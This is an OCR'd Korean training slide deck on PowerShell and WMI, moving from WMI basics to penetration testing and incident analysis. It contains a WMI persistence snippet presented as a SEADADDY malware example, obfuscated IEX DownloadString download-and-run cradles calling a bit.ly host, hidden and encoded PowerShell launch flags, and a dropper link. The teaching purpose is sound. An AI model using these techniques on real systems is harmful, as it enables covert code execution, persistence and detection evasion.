
- **DCOM(Distributed Component Object Model)**
  - WMI가 사용하는 기본 프로토콜로 모든 내장 cmdlet 명령어는 DCOM을 이용해 통신함
  - TCP 135 포트로 연결이 성립되며, 데이터 교환은 랜덤 포트를 사용

- **WinRM(Windows Remote Management)**
  - SOAP 기반 디바이스 관리 프로토콜을 사용하는 웹 서비스 관리(WSMan)를 토대로 구축됨
  - 파워쉘에서 WinRM을 이용해 대규모 원격 작업을 수행할 수 있음
  - 암호화된 TCP 5985(HTTP) 포트를 사용
  - `ls WSMan:\localhost`
  - `Test-WSMan -computername localhost`



WMI 객체

- **CIM(Common Information Model) 저장소**
  - CIM은 공통 객체들과 객체들의 관계들로 표현되는 IT 환경의 요소들을 관리하는 표준을 정의
  - WMI는 CIM 표준을 사용해 객체들을 관리함
  - WMI는 CIM 저장소에 모든 객체의 레지스트리를 보관
  - CIM은 상속과 추상화, 정적 속성들과 같은 객체 지향 기능을 제공
  - 계층적인 이름 공간 구조로 구성되어 있으며 클래스와 속성, 메소드들을 제공



WMI 객체

- **파워쉘에서 WMI 사용하기**
  - WMI에서는 새로운 객체를 만드는(New-Object) 대신 객체를 가져와야(Get-WmiObject) 함
  - 질의문(Query) 이용: `Get-WmiObject -Query`
  - 클래스 이용: `Get-WmiObject -Class`

- **Get-WmiObject**
  - `Get-WmiObject -List`
  - `-Namespace <string> -ComputerName <string> -Credential <credential> -List`
  - `-Class <string> -Property <string> -Filter <string>`
  - `-Query <string>`

- **예시) 디스크 정보 조회**
  - **Class:** `Get-WmiObject -Class Win32_LogicalDisk | ? { $_.DriveType -eq 3 }`
  - **Class+Filter:** `Get-WmiObject -Class Win32_LogicalDisk -Filter "DriveType=3"`
  - **WQL:** `Get-WmiObject -Query "SELECT * FROM Win32_LogicalDisk WHERE DriveType=3"`
  - **WQL+T.A:**
    ```
    $var =[WMISEARCHER]"Select * FROM Win32_Service WHERE State='Running'"
    $var.Get()
    ```

WMI 객체

- **namespace 검색**
  - `Get-WmiObject -NameSpace "root" -Class "__Namespace" | select name`

- **클래스 검색**
  - `Get-WmiObject -NameSpace "<namespace>" -List`
  - `Get-WmiObject -NameSpace "root/cimv2" -List | where {$_.Name -match "process"}`

- **메소드 검색**
  - `Get-WmiObject -Class <class> -List | select -ExpandProperty Methods`
  - `Get-WmiObject -Class Win32_Process -List | select -ExpandProperty Methods`

- **메소드 실행(Invoke-WmiMethod)**
  - `Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList "notepad.exe"`

WMI 객체

- **WQL(WMI Query Language):** WMI 객체를 조회하고 관리할 수 있는 SQL 형태의 쿼리 언어
  - Instance Queries: WMI 클래스 인스턴스 질의
  - Event Queries: WMI 이벤트 등록 메커니즘
  - Meta Queries: WMI 클래스 스키마 질의에 사용

- **WQL Type Accelerator**
  - **`[WMI]`:** 단일 WMI 클래스의 인스턴스 추출. `System.Management.ManagementObject`
  - **`[WMICLASS]`:** WMI 클래스의 정적 속성과 메소드에 접근. `System.Management.ManagementClass`
  - **`[WMISEARCHER]`:** WMI 객체 검색. `System.Management.ManagementObjectSearcher`

- **[WMISEARCHER] 예시**
  - `$svc = [WMISEARCHER]"SELECT * FROM Win32_Service WHERE state= 'Running'"`
  - `$svc.Get()`

WMI 객체

- **WMI 이벤트 쿼리**
  - WMI 이벤트를 사용해 거의 모든 응용체제 시스템 이벤트를 다룰 수 있음
  - 범위: 단일 프로세스의 문맥 내에서 실행 또는 영구 WMI 이벤트 구독자 등록

- **이벤트 구독자 등록**
  - 이벤트 필터: 구독자 등록 대상 이벤트
  - 이벤트 소비자: 이벤트 발생 시 수행하려는 동작
  - 소비자 바인딩용 필터: 필터와 소비자를 연결할 수 있는 등록 메커니즘

- **이벤트 소비자 유형**
  - **임시 이벤트 소비자:** 활성화 상태에서만 통지를 받을 수 있는 일회용 이벤트 소비자(Register-WMIEvent)
  - **영구 이벤트 소비자:** WMI 이벤트를 지속적으로 통지받을 수 있는 COM 객체

WMI 객체

```
$filterName='BotFilter82'
$consumerName='BotConsumer23'
$exePath='C:\Windows\System32\evil.exe'
$Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA
       'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 200
       AND TargetInstance.SystemUpTime < 320"
$WMIEventFilter= Set-WmiInstance -Class __EventFilter -NameSpace "root\subscription"
       -Arguments @{ Name=$filterName;EventNameSpace="root\cimv2"; QueryLanguage="WQL";
       Query=$Query } -ErrorActionStop
$WMIEventConsumer=Set-WmiInstanceClass CommandLineEventConsumer -Namespace "root\subscription"
  -Arguments @{Name=$consumerName; ExecutablePath=$exePath; CommandLineTemplate=$exePath }
Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription"
                -Arguments @{ Filter=$WMIEventFilter; Consumer=$WMIEventConsumer }
```

[SEADADDY 계열 악성코드 예시]

WMI 객체


- **이벤트 관련 cmdlet**
  - Get-Event: 이벤트 큐에 들어 가 있는 이벤트 조회
  - Get-EventSubscriber: 현재 세션에 등록된 이벤트 구독자 조회
  - New-Event: 새로운 이벤트 생성
  - Register-EngineEvent: New-Event와 파워쉘 엔진으로 생성한 이벤트를 구독
  - Register-ObjectEvent: .NET 프레임워크 객체로 생성한 이벤트 구독
  - Register-WmiEvent: WMI 이벤트 구독
  - Remove-Event: 이벤트 큐에 있는 이벤트 제거
  - UnRegister-Event: 이벤트 구독 취소
  - Wait-Event: 특정 이벤트가 발생하기 전까지 대기

WMI 객체

- **WMI 이벤트 등록 조건**
  - **이벤트 필터: 트리거 할 이벤트**
    - **Intrinsic(영구)**: __NamespaceOperationEvent, __NamespaceModificationEvent, __NamespaceDeletionEvent, __NamespaceCreationEvent, __ClassOperationEvent, __ClassDeletionEvent, __ClassModificationEvent, __ClassCreationEvent, __InstanceOperationEvent__InstanceCreationEvent, __MethodInvocationEvent, __InstanceModificationEvent, __InstanceDeletionEvent, __TimerEvent
    - **Extrinsic(임시-즉각발동)**: ROOT₩CIMV2:Win32_ComputerShutdownEvent, ROOT₩CIMV2:Win32_IP4RouteTableEvent, ROOT₩CIMV2:Win32_ProcessStartTrace, ROOT₩CIMV2:Win32_ModuleLoadTrace, ROOT₩CIMV2:Win32_ThreadStartTrace, ROOT₩CIMV2:Win32_VolumeChangeEvent, ROOT₩CIMV2:Msft_WmiProvider, ROOT₩DEFAULT:RegistryKeyChangeEvent, ROOT₩DEFAULT:RegistryValueChangeEvent
  - **이벤트 소비자: 이벤트 발생 시 수행할 동작**
    - LogFileEventConsumer, ActiveScriptEventConsumer, NTEventLogEventConsumer, SMTPEventConsumer, CommandLineEventConsumer
  - **소비자 바인딩을 위한 필터: 소비자와 연결할 필터 등록 메커니즘**
    - Register-WinEvent(Temporary)
    - Set-WmiInstance(Permanent)

WMI 객체

- **USB 연결 및 해제 이벤트 등록(Temporary event)**
  - 이벤트 필터 등록 쿼리: `$query = "SELECT * from Win32_VolumeChangeEvent WITHIN 5"`
  - 이벤트 소비자 등록 쿼리: `$action = { Invoke-WmiMethod Win32_Process -name Create -Argumentlist 'calc.exe' }`
  - 이벤트 필터/소비자 등록: `Register-WmiEvent -Query $query -SourceIdentifier 'USB_Event' -Action $action`




```
PS C:\Users\WG> Register-WmiEvent -Query $query -SourceIdentifier 'USB_Event' -Action $action

Id              Name            State      HasMoreData     Location             Command
--              ----            -----      -----------     --------             -------
1               USB_Event       NotStarted False                                Invoke-WmiMethod Win32...
```

WMI 객체

- **USB 연결 및 해제 이벤트 등록(Permanent event)**
  - **이벤트 필터 쿼리**: `$Query="select * from __instanceModificationEvent within 5 where targetInstance isa 'win32_Service'"`
  - **이벤트 필터 등록 쿼리**: `$WMIEventFilter= Set-WmiInstance -Class __EventFilter -NameSpace 'root\subscription' -Arguments @{Name=$filterName; EventNameSpace='root\cimv2'; QueryLanguage="WQL"; Query=$Query}`
  - **이벤트 소비자 등록 쿼리**: `$WMIEventConsumer=Set-WmiInstance -Class LogFileEventConsumer -Namespace 'root\subscription' -Arguments @{Name=$consumerName; Filename="c:\test.log"; Text="A change has occurred on the service: %TargetInstance.DisplayName%"}`
  - **소비자 바인딩 필터**: `Set-WmiInstance -Class __FilterToConsumerBinding -Namespace 'root\subscription' -Arguments @{ Filter=$WMIEventFilter; Consumer=$WMIEventConsumer }`

WMI 객체

- **이벤트 구독자 조회**
  - **필터 조회**: `Get-WMIObject -Namespace root\Subscription -Class __EventFilter`
  - **소비자 조회**: `Get-WMIObject -Namespace root\Subscription -Class __EventConsumer`
  - **바인딩 객체 조회**: `Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding`

- **이벤트 구독자 제거**
  - **필터 제거**: **Get-WMIObject** *-Namespace* root\Subscription *-Class* __EventFilter *-Filter* "Name='Filter_Name'" | **Remove-WmiObject** *-Verbose*
  - **소비자 제거**: **Get-WMIObject** *-Namespace* root\Subscription *-Class* CommandLineEventConsumer *-Filter* "Name='Consumer_Name'" | **Remove-WmiObject** *-Verbose*
  - **바인딩 객체 제거**: **Get-WMIObject** *-Namespace* root\Subscription *-Class* __FilterToConsumerBinding *-Filter* "__Path LIKE '%NAME%'" | **Remove-WmiObject** *-Verbose*

[2단계 마무리]

Q1. 소프트웨어 패치 관리

Q2. 서버 보안 점검 체크리스트

소프트웨어 패치 관리

- 제로데이 공격으로 인한 소프트웨어 패치 관리의 중요성이 커짐
- 파워쉘로 소프트웨어 패치 관리가 가능
- 윈도우 패치 관리 정보 cmdlet: Get-HotFix
- 그렇다면, **응용 프로그램 패치 관리**는 어떻게 할까?

서버 보안 점검 스크립트

- **불필요 서비스 관리:** 서비스 목록 조회, 특정 서비스 중단(제거) 기능
- -> get-service, stop-service
- **계정 관리:** 불필요한 계정 삭제(사용자 목록)
- -> win32_userprofile / net user
- **주요 응용 설정:** 로그인 메시지 출력 진단
- HKEY_LOCAL_MACHINE₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Policies₩System₩legalnoticecaption
- HKEY_LOCAL_MACHINE₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Policies₩System₩legalnoticetext
- **공유권한 및 사용자 그룹 설정:** 공유 폴더를 everyone 그룹으로 공유가 금지된 여부
- -> win32_share, win32_localsharesecuri*
- **윈도우 패치 관리:** 마지막 윈도우 업데이트 날짜 확인
- -> get-hotfix
- **하나의 모듈로 만들어 보세요!**

3단계: 보안에 접목 시키기

1. 파워쉘 해킹

- 파워쉘과 모의 해킹
- 정보 수집
- 익스플로잇
- 포스트 익스플로잇

파워쉘을 이용한 모의 해킹

- **모의해킹 프로세스**
  - **정보 수집**: 공격 대상에 대한 정보 수집
    - 공개 정보: 공격 대상 조직/개인에 대한 정보 수집
    - 비밀 정보: **포트 스캐닝**, 서비스 식별, 배너 획득, 존 트랜스퍼, 브루트포스 등
  - **위협 모델링**: 수집한 정보를 토대로 공격 대상 조직에 적용 가능한 위협을 모델링(자산/위협/위험)
  - **취약점 분석**: 스캐너 또는 취약점 분석 도구 이용, 수동 분석
  - **익스플로이테이션**: 공격!
  - **포스트 익스플로이테이션**: 시스템 침투 후...
  - **리포팅**: 보고서 작성

파워쉘을 이용한 모의 해킹

- **짚고 넘어가자! 콘솔에서 파워쉘 명령 실행하기**
  - Powershell.exe –File test.ps1 –ExecutionPolicy Bypass –WindowStyle Hidden –NoProfile -Nologo
  - Powershell.exe –command get-process
  - Powershell.exe "& {get-process; get-service}"
  - Powershell.exe –EncodedCommand "BASE64_Encoded_COMMAND"
  - cmd.exe /c "echo get-process | powershell iex $input"
  - invoke-expression

파워쉘을 이용한 모의 해킹

- **정보 수집**
  - **포트 스캐닝:** 소켓 통신으로 열린 포트 확인하기
  - **VM 탐지:** VM관련 레지스트리 또는 프로세스 정보
- **익스플로이테이션**
  - **브루트포싱:** Active Directory 사전 공격
  - **악성코드 다운:** 드로퍼 제작하기(https://www.dropbox.com/s/uh1v0ihrgcrtsns/WMIExplorer.exe?dl=0)
  - **클라이언트측 공격 도구 제작:** 워드 문서에 파워쉘 악성코드 삽입하기
  - **리버스 쉘:** 리버스 커넥션 코드
  - **난독화:** 파워쉘 공격 코드 난독화
- **포스트 익스플로이테이션**
  - **업데이트 제거:** 특정 윈도우 업데이트 제거
  - **WMI:** 영구 이벤트 등록
- **리포팅**
  - **HTML로 뽑아내기**

파워쉘을 이용한 모의 해킹

- **파워쉘 스크립트 난독화(Invoke-Obfuscation)**
  - Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")
  - Invoke-Expression (New-Object Net.WebClient).DownloadString("https://bit.ly/L3g1t")
  - Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')
  - Invoke-Expression (New-Object Net.WebClient)."DownloadString"('ht'+'tps://bit.ly/L3g1t')
  - Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t') - Get-Help about_Escape-characters
  - Invoke-Expression (New-Object ("Net"+".Web"+"Client"))."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
  - Invoke-Expression (. (GCM *w-O*) ("Net"+".Web"+"Client"))."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
  - 그렇다면, Invoke-Expression은?
    - IEX / `I`E`X / . ('I'+'EX') / $ExecutionContext.InvokeCommand.InvokeScript({scriptblock})
  - **. (($\{`E`x`e`c`u`T`i`o`N`C`o`N`T`e`x`T\}."`I`N`V`o`k`e`C`o`m`m`A`N`d")."`N`e`w`S`c`R`i`p`T`B`l`o`c`k"((& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')))**

파워쉘을 이용한 모의 해킹

- **파워쉘 모의해킹 도구**
  - **Powersploit**
  - **Nishang**

- **Powershell with Metasploit**
  - cmd/windows/reverse_powershell
  - exploit/windows/smb/psexec_psh
  - exploit/windows/local/powershell_cmd_upgrade
  - post/windows/manage/powershell/exec_powershell
  - https://github.com/rapid7/metasploit-framework/wiki/How-to-use-Powershell-in-an-exploit

2. 침해사고 분석

- 파워쉘과 침해사고
- 파워쉘로 침해사고 분석
- 파워쉘 침해사고 분석
- 분석 예시 Ⅰ
- 분석 예시 Ⅱ

2. 파워쉘 악성코드 분석

- 파워쉘 악성코드 유형
- 분석 방법론
- 분석 예시 Ⅰ
- 분석 예시 Ⅱ

[3단계 마무리]

Q1. 나만의 도구를 만들어 보자

Q. 뽐내 보기

감사합니다